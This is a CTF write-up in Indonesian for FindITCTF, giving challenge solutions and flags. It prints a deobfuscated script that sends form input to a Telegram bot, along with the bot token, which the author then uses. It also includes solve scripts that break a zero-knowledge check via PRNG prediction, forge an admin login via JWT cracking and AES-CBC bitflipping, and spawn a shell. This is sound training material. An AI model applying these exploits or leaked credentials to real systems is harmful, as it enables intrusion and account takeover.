
Flag: FindITCTF{jean_arclecchino_skirk_chizuru_hutao}

Diberikan sebuah executable .exe, yang mana jika di decompile, dapat dilihat terdapat fungsi **decrypt**. Lihat hasil decrypt dari fungsi tersebut.



Setelah itu, peserta diminta mencari nama waifu di server discord dan ternyata ada di private channel di server discord, digunakan plugin **ShowHiddenChannels**.






waifuku

Flag:FindITCTF<s3m4ng4t_P4G1_____h1dup_N4Rut00000>

DIberikan sebuah website, yang mana terdapat obfuscated script js.



Deobfuscate menggunakan tool online dan diapati terdapat function simpasini yang melakukan request ke sebuah bot telegram

deob.js


```
function simpasini() {
  const _0x3e281e = '7631745946',
    _0x4e6e42 = 'AAH0cnRjlUV-BEWRL8Jd9m_QHh1gNU6izlQ',
    _0x2df8a9 = '-1002531357271'
  const _0x299de0 = _0x3e281e + ':' + _0x4e6e42,
    _0x5a06d7 = document.getElementById('waifu-input').value,
    _0x289453 = 'New Waifu: ' + _0x5a06d7,
    _0x5b7cdd =
      'https://api.telegram.org/bot' +
      _0x299de0 +
      '/sendMessage?chat_id=' +
      _0x2df8a9 +
      '&text=' +
      encodeURIComponent(_0x289453)
  const _0x312e3f = () => {
    return fetch(_0x5b7cdd)
      .then((_0x2fcecb) => {
        if (_0x2fcecb.ok) {
          console.log('ok')
        } else {
          console.error('okk')
        }
      })
      .catch((_0x2091e6) => {
```

```
        console.error('Error:', _0x2091e6)
      })
  }
}
```

Saat mencoba melakukan hit ke https://api.telegram.org/bot7631745946:AAH0cnRjlUV-BEWRL8Jd9m_QHh1gNU6izlQ/getUpdates, didapati terdapat sebuah file .exe.

{ "ok": true, "result": { "file_id": "BQACAgUAAyEFAASW4XJXAAMOaB6ijQZgyFBz7k8kOZxU5w0SRZgAAmcUAAKNSvFUREr3rQkPpTg2BA", "file_unique_id": "AgADZxQAAo1K8VQ", "file_size": 9349120, "file_path": "documents/file_1.exe" } }


Setelah didecompile di IDA, didapati string flag.



Cryptography

caesar cipher

Flag: FindITCTF{Hmmmm_1_R89lly_d5nt_know_Th8_P5ssword}



Kwisatz ZKPerach

Flag: FindITCTF{1f_ZKP_3xiSt_1n_Dune_Truthsayer_w1Ll_g0_3xt1ncT}

Soal ini merupakan soal daur ulang dari soal quals NETCOMP 3.0. Inti dari soal ini, peserta diminta untuk memasukan **s** dan **z** yang benar, minimal sebanyak 100 kali. Untuk reconstruct MT19937 state, menggunakan randcrack dengan 78 (19968 // 256) kali pemanggilan fungsi **spin_roulette**. Untuk generate **s** dan **z**, digunakan persamaan berikut

pow(z, 2, n) == (s * y) % n; untuk b % 2 == 1
pow(z, 2, n) == s % n; untuk b % 2 == 0

Berikut adalah solve script dari kompetisi sebelumnya.

solve.py

```python
import random
from pwn import *
from randcrack import RandCrack

HOST = "ctf.find-it.id"
PORT = 6101
io = remote(HOST, PORT)
```

```
n =
102053169707294316394857976645598868734907014874200414611020045807357515857517429388929760999864031775533631938303934873765679694205412612581349793276163631262533471486105440498072042262849309075034204051662091685411286326886374458707262873830563903773773821076228615047462121311793214684571036869046349789852622250839238997290781732925539187596163843019413012788456551122367149065720529457899122107490045883963993678907933477695850003148779705963652803693629586113016330744341601158337144598359338601977716906142937631000209274422092691356806581113699230299088400015329341575567011071404026523655415062359162610717 23
io.recvuntil(b"y = ")
y = int(io.recvline().strip())
inv_y = pow(y, -1, n)
io.sendlineafter(b"Your choice [1/2]:", b"1")
rc = RandCrack()

for i in range(78):
    io.sendlineafter(b"Give me an s: ", b"3")
    io.recvuntil(b"Let's spin the gigantic roulette to determine your fate\n")
    b = int(io.recvline().strip())

    while b > 0:
        rc.submit(b % (1 << 32))
        b >>= 32
    io.sendlineafter(b"Your choice [1/2/3]:", b"2")

for i in range(256 - 78):
    b = rc.predict_randint(0,115792089237316195423570985008687907853269984665640564039457584007913129639934)
    z = random.randint(0, n - 1)
    s = (pow(z, 2, n) * pow(inv_y, 1 - (b % 2), n)) % n

    io.sendlineafter(b"Give me an s: ", str(s).encode())
    io.recvuntil(b"Let's spin the gigantic roulette to determine your fate\n")
    server_b = int(io.recvline().strip())
    print(i)

    io.sendlineafter(b"Your choice [1/2/3]: ", b"1")
```


```
    io.sendlineafter(b"Give me a z: ", str(z).encode())
    res = io.recvline().strip()

io.interactive()
```

Weak

Flag: FindITCTF{W1_w0k_d3_t0k_n0t_0nl1_t0k_d3_t0k}

diberikan skenario autentikasi menggunakan JWT yang berisi field "token" yang merupakan hasil AES-CBC encrypt dari string seperti "name=user;uid=0". Tujuannya adalah mendapatkan akses sebagai "admin" dengan melakukan generate token “admin”.

Gunakan jwt-cracker untuk mendapatkan jwt secret yang nantinya digunakan untuk melakukan generate session token baru. Selain itu, strategi utama yang digunakan dalam challenge ini adalah bitflipping pada AES-CBC.



solve.py

```
import jwt
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
from pwn import *

secret = b'internet'
prefix = b'DUARRRRRRRRRRRRRRRRRR'
```


```python
r = remote('ctf.find-it.id', 7301)

r.sendlineafter(b"Enter your choice (1/2/3): ", b"1")
r.sendlineafter(b"Enter your name: ", b"bdmin")
r.recvuntil(b"Store this cookie for login: ")
jwt_user = r.recvline().strip()
dec_user = jwt.decode(jwt_user, secret, algorithms=["HS256"])

ct, iv, rand = dec_user["token"].split("+")
ct_bytes = bytes.fromhex(ct)
iv_bytes = bytes.fromhex(iv)

fkip_iv = bytearray(iv_bytes)
fkip_iv[len("name=")] ^= ord('a') ^ ord('b')
fkip_iv[len("name=admin")] ^= ord('_') ^ ord(';')

mod_token = f"{ct}+{fkip_iv.hex()}+{rand}"

dec_user["token"] = mod_token
dec_user["name"] = "admin"
temp_jwt = jwt.encode(dec_user, secret, algorithm="HS256")

r.sendlineafter(b"Enter your choice (1/2/3): ", b"2")
r.sendlineafter(b"Enter your name: ", b"admin")
r.sendlineafter(b"Enter your cookie: ", temp_jwt)

res = r.recvline()
print(res)
r.interactive()
```

Reverse

xor_madness

Flag: FindITCTF{iy4_b3n3r_1n1_fl4g_ny4_b4ng}


Tinggal XOR dengan key bruteforce dan diapati hsail seperti dibawah.



ezBird

Flag: FindITCTF{EZZZZREVERSeMPUSS}

DIberikan sebuah game yang dibuat dengan UNITY, dalam deskripsi soal, kondisi win dapat dicapai jika score == 9999999.Dengan menggunakan cheat engine Mono Dissector didapati ada beberapa class dan method yang berhubungan dengan logic game.





Setelah set beberapa breakpoint, didapati bahwa method yang menangani logic penambahan skor, dapat diteumkan di class **LiniriLarina** dan method **OnTriggerEnter2D** lalu dump instructionnya.

```
push rbx
sub rsp,20
cmp byte ptr [GameAssembly.dll+28E72EA],00
mov rbx,rdx
jne GameAssembly.dll+40984B
lea rcx,[GameAssembly.dll+278D3F8]
call GameAssembly.DllCanUnloadNow+D270
lock or dword ptr [rsp],00
lea rcx,[GameAssembly.dll+278D3F0]
call GameAssembly.DllCanUnloadNow+D270
lock or dword ptr [rsp],00
mov byte ptr [GameAssembly.dll+28E72EA],01
mov [rsp+30],rdi
test rbx,rbx
je GameAssembly.dll+4099AD
xor edx,edx
mov rcx,rbx
call UnityEngine.Component.get_gameObject
test rax,rax
je GameAssembly.dll+4099AD
mov rdx,[GameAssembly.dll+278D3F0]
xor r8d,r8d
mov rcx,rax
call UnityEngine.GameObject.CompareTag_Internal
test al,al
je GameAssembly.dll+4099A2
mov rax,[GameAssembly.dll+278D3F8]
mov rcx,[rax+000000B8]
mov rdi,[rcx]
test rdi,rdi
je GameAssembly.dll+4099AD
movsd xmm0,[rdi+38]
lea rcx,[rdi+30]
subsd xmm0,[GameAssembly.dll+25518D8]
inc [rdi+30]
xor edx,edx
mov rbx,[rdi+20]
movsd [rdi+38],xmm0
call System.Int32.ToString
test rbx,rbx
je GameAssembly.dll+4099AD
mov r8,[rbx]
mov rdx,rax
mov rcx,rbx
mov r9,[r8+00000558]
mov r8,[r8+00000560]
call r9
cmp byte ptr [GameAssembly.dll+28E72EE],00
jne GameAssembly.dll+409908
```

```
lea rcx,[GameAssembly.dll+278D3D8]
call GameAssembly.DllCanUnloadNow+D270
lock or dword ptr [rsp],00
mov byte ptr [GameAssembly.dll+28E72EE],01
mov rcx,[GameAssembly.dll+278D3D8]
xor r8d,r8d
mov ebx,[rdi+30]
xor edx,edx
call UnityEngine.PlayerPrefs.GetInt
cmp ebx,eax
jle GameAssembly.dll+409964
mov edx,[rdi+30]
xor r8d,r8d
mov rcx,[GameAssembly.dll+278D3D8]
call UnityEngine.PlayerPrefs.TrySetInt
test al,al
je GameAssembly.dll+4099B3
mov rbx,[rdi+28]
lea rcx,[rdi+30]
xor edx,edx
call System.Int32.ToString
test rbx,rbx
je GameAssembly.dll+4099AD
mov r8,[rbx]
mov rdx,rax
mov rcx,rbx
mov r9,[r8+00000558]
mov r8,[r8+00000560]
call r9
movsd xmm0,[GameAssembly.dll+2551DB0]
comisd xmm0,[rdi+38]
jna GameAssembly.dll+409986
mov rcx,[rdi+40]
test rcx,rcx
je GameAssembly.dll+4099AD
xor r8d,r8d
mov dl,01
call UnityEngine.GameObject.SetActive
cmp [rdi+30],05F5E0FF
jle GameAssembly.dll+4099A2
mov rcx,[rdi+48]
test rcx,rcx
je GameAssembly.dll+4099AD
xor r8d,r8d
mov dl,01
call UnityEngine.GameObject.SetActive
mov rdi,[rsp+30]
add rsp,20
pop rbx
ret
call GameAssembly.il2cpp_value_box+190
int 3
```

Dalam instruksi di atas terdapat dua pengecekan skor dengan instruksi, skor1 dengan instruksi **comisd xmm0,[rdi+38]** dan skor2 dengan instruksi **cmp [rdi+30],05F5E0FF** , apabila pengecekan berhasil akan dilakukan pemanggilan **call UnityEngine.GameObject.SetActive**. Set breakpoint pada instruksi pengecekan dan modifikasi FLAGS register.





Misc

Absen


Flag:FindITCTF{absen_adick_adick}

your-journey-2

Flag: FindITCTF{k0n0h4_m4ju_m4sy4r4k4t_m4kmur}

payload.py

```
exec(input())
import os; os.system('/bin/sh')
```

